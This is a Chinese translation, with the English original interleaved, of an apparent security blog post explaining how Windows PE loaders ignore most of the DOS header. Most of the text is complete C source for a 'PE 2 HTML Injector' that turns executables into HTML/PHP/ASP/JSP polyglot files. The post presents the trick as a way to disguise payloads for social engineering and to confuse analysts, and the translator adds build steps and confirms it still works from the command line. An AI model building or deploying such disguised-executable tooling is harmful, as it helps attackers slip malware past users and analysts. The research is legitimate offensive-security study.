
HTML黑掉全世界(hacking the world with HTML)
翻译自:https://osandamalith.com/2020/07/19/hacking-the-world-with-html/
在我之前的文章探索 https://osandamalith.com/2020/07/19/exploring-the-ms-dos-stub/中,我说过,经过试验,Windows 加载程序只关心 _IMAGE_DOS_HEADER 中的 e_magic 和 e_lfanew 成员。因为 DOS 头文件的其余成员被 MS-DOS 用来执行存根程序。如果你还没有,请检查一下。
In my previous article Exploring the MS-DOS Stub I stated that after experimenting, the Windows loader only cares about the e_magic and the e_lfanew members from the _IMAGE_DOS_HEADER. Because the rest of the members of the DOS header is used by MS-DOS to execute the stub program. Check it out if you have not.
结合图片解释一下,就是说windows的dos在加载程序的时候,只要识别到文件的头文件里有e_magic,结尾是e_lfanew,就会直接运行。图中的十六进制4D5A和ASCII对应的MZ为e_magic,20010000即为e_lfanew


如果您使用 PE 文件并将 MS-DOS 标头和 MS-DOS 存根程序去掉 e_magic 和 e_lfanew 值,PE 仍然可以正常工作,因为 Windows PE 加载程序不需要其余部分。偏移量 0x3c 处的 e_lfanew 地址很重要,因为它指向 _IMAGE_NT_HEADERS 结构的开头,这是 PE 文件的实际开头。
If you take a PE file and null out the MS-DOS header and the MS-DOS stub program leaving out the e_magic and the e_lfanew values, the PE will still work fine as the rest is not needed by the Windows PE loader. The e_lfanew address at offset 0x3c is important as it points to the beginning of the _IMAGE_NT_HEADERS structure which is the actual start of the PE file.

由于这些值并不重要,我们可以从偏移量 0x2 插入一个 HTML 注释,即 e_cblp 值并开始一个 HTML 注释,并在 PE 的末尾结束注释,并附加我们的 HTML/PHP/ASP/JSP 文件内容。
我用 C 编写了一个简单的程序来自动执行此任务。你可以提供你的 PE 文件和 HTML/PHP/ASP/JSP 文件来注入,它会生成一个 HTML 文件。您可以将文件重命名为您想要的扩展名。
Since those values are not important we can insert an HTML comment from offset 0x2 which is the e_cblp value and begin an HTML comment and end the comment at the end of the PE and append our HTML/PHP/ASP/JSP file contents.
I wrote a simple program in C to automate this task. You can provide your PE file and the HTML/PHP/ASP/JSP file to inject and it will generate an HTML file. You can rename the file into the extension you desire.
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/stat.h>
#ifdef _WIN32
#include <io.h>
#endif

#define MAX 500
#define e_cblp 0x2
#define STUB 0x40

/*
Author: Osanda Malith Jayathissa (@OsandaMalith)
Write-up: https://osandamalith.com/2020/07/19/hacking-the-world-with-html/
Disclaimer: Author takes no responsibility for any damage you cause.
Use this for educational purposes only.
Copyright (c) 2020 Osanda Malith Jayathissa
https://creativecommons.org/licenses/by-sa/3.0/
*/

void inject(char *, char *);
void dump(void *, int);
void
banner() {
    fflush(stdin);
    const static char *banner =
        "\t        _-_.\n"
        "\t     _-',^. `-_.\n"
        "\t ._-' ,'   `.   `-_ \n"
        "\t!`-_._________`-':::\n"
        "\t!   /\\        /\\::::\n"
        "\t;  /  \\      /..\\::: PE 2 HTML Injector\n"
        "\t! /    \\    /....\\:: Coded by Osanda Malith Jayathissa (@OsandaMalith)\n"
        "\t!/      \\  /......\\: https://osandamalith.com\n"
        "\t;--.___. \\/_.__.--;; \n"
        "\t '-_    `:!;;;;;;;'\n"
        "\t    `-_, :!;;;''\n"
        "\t        `-!'  \n";
    for (banner; *banner; ++banner) fprintf(stdout, "%c", *banner);
}

int
main(int argc, char *argv[]) {
    size_t i;
    char *fileName, *payload;

    banner();
    if (argc != 5) {
        printf("\n[-] Usage: %s -i <PE> -p <HTML/PHP/ASP File> \n", argv[0]);
        puts("[*] The output will be in .html, You may rename it to the format you desire.");
        return 1;
    }

    for (i = 1; i < argc; i++) {
        if (!strcmp(argv[i], "-i")) fileName = argv[i + 1];
        if (!strcmp(argv[i], "-p")) payload = argv[i + 1];
    }

    inject(payload, fileName);
    return 0;
}

void inject(char *payload, char *fname) {
    int src, dst, sz;
    char myCurrentChar, newFilename[MAX], check[1],
    *hex = (char *)calloc(0x80, sizeof(char)),
    *comment = "\x3c\x21\x2d\x2d",
    *comment_end = "\x2d\x2d\x3e";

    strncpy(newFilename, fname, MAX);
    newFilename[strlen(fname) - 3] = '\0';
    strcat(newFilename, "html");

#ifdef _WIN32
    src = _open(fname, O_RDONLY | O_BINARY, 0);
    dst = _open(newFilename, O_CREAT | O_TRUNC | O_WRONLY | O_BINARY, S_IREAD | S_IWRITE);

#elif __unix__
    src = open(fname, O_RDONLY, 0);
    dst = open(newFilename, O_CREAT | O_TRUNC | O_WRONLY, S_IRUSR | S_IWUSR | S_IRGRP | S_IROTH);
#endif

    check[sz = read(src, check, 2)] = '\0';
    if (strcmp(check, "MZ")) {
        fprintf(stderr, "[!] Enter a valid PE file");
        close(src);
        exit(-1);
    }

    lseek(src, 0, SEEK_SET);
    while (read(src, &myCurrentChar, 1)) write(dst, &myCurrentChar, 1);

    lseek(dst, e_cblp, SEEK_SET);

    printf("[*] Commenting the MS-DOS e_cblp at offset 0x%x\n\n", e_cblp);
    write(dst, comment, strlen(comment));

    close(src);
    close(dst);

#ifdef _WIN32
    dst = _open(newFilename, O_RDONLY | O_BINARY, 0);
#elif __unix__
    dst = open(newFilename, O_RDONLY, 0);
#endif

    hex[sz = read(dst, hex, 0x80)] = '\0';
    dump(hex, sz);

    free(hex);
    close(dst);

#ifdef _WIN32
    src = _open(payload, O_RDONLY | O_BINARY, 0);
    dst = _open(newFilename, O_WRONLY | O_APPEND | O_BINARY, 0);

#elif __unix__
    src = open(payload, O_RDONLY, 0);
    dst = open(newFilename, O_WRONLY | O_APPEND, 0);
#endif

    puts("\n[*] Appending the Payload");
    write(dst, comment_end, strlen(comment_end));
    while (read(src, &myCurrentChar, 1)) write(dst, &myCurrentChar, 1);

    close(src);
    close(dst);

    printf("[+] Successfully written to %s\n", newFilename);
}

void dump(void *addr, int len) {
    size_t i;
    unsigned char buff[0x80];
    unsigned char *pc = (unsigned char*)addr;

    for (i = 0; i < len; i++) {
        if (!(i % 16)) {
            if (i) printf("  %s\n", buff);
            printf("  0x%04X: ", i);
        }
        printf(" %02X", pc[i]);
        buff[i % 16] = (pc[i] < 0x20) || (pc[i] > 0x7e) ? '.' : pc[i];
        buff[(i % 16) + 1] = '\0';
    }
    while ((i % 16)) {
        printf("   ");
        i++;
    }
    printf("  %s\n", buff);
}
/*EOF*/

另一件需要注意的事情是,在 Windows 中,cmd.exe 和 rundll32 会将任何具有任何扩展名的文件视为有效的 PE,只要它以 IMAGE_DOS_SIGNATURE 开头。
Another thing to note is that in Windows, cmd.exe and rundll32 will treat any file with any extension as a valid PE as long as it begins with the IMAGE_DOS_SIGNATURE.
通过滥用这些 Windows 功能(错误),我们可以将 HTML 文件作为可执行文件执行,也可以在显示 HTML/PHP/ASP/JSP 内容的 Web 浏览器中运行。
您可以使用 cmd 运行带有 HTML 扩展名或任何扩展名的新创建的 PE 文件。
By abusing these Windows features (bugs) we can execute our HTML files as executables as well as run in the web browser displaying HTML/PHP/ASP/JSP content.
You can run the newly created PE file with HTML extension or with any extension using cmd.

通过结合这些功能(错误),攻击者可以实现社会工程。这不会绕过任何 AV 或任何 EDR。但肯定会混淆分析仪。一旦您的有效负载无法检测到,这可能是在最后阶段使用的一个方便的技巧。
校验和检查可用于防止攻击者修改 MS-DOS 标头。但是熟练的逆向工程师可能会找到校验和例程并对其进行修补以绕过反逆向技术。
作者对您造成的任何损害不承担任何责任。这是严格出于教育目的而编写的。
By combining these features (bugs) an attacker can achieve social engineering. This won’t bypass any AV or any EDR. But will surely confuse the analyzer. Might be a handy trick to use at the last stage once your payload is undetectable.
A checksum check can be used to prevent attackers from modifying the MS-DOS header. But a skilled reverse engineer may find the checksum routine and patch it to bypass the anti-reversing technique.
The author takes no responsibility for any damage you cause. This is strictly written for educational purposes.
文件我就不传了,这是GitHub地址:https://github.com/OsandaMalith/PE2HTML
把代码复制到vs2019里,记得关SDL,release即可。
但是我目前复现的话,在浏览器里面已经无法执行了,但可以通过命令行来使用,发挥想象,用处还是挺大的

 浙公网安备 33010602011771号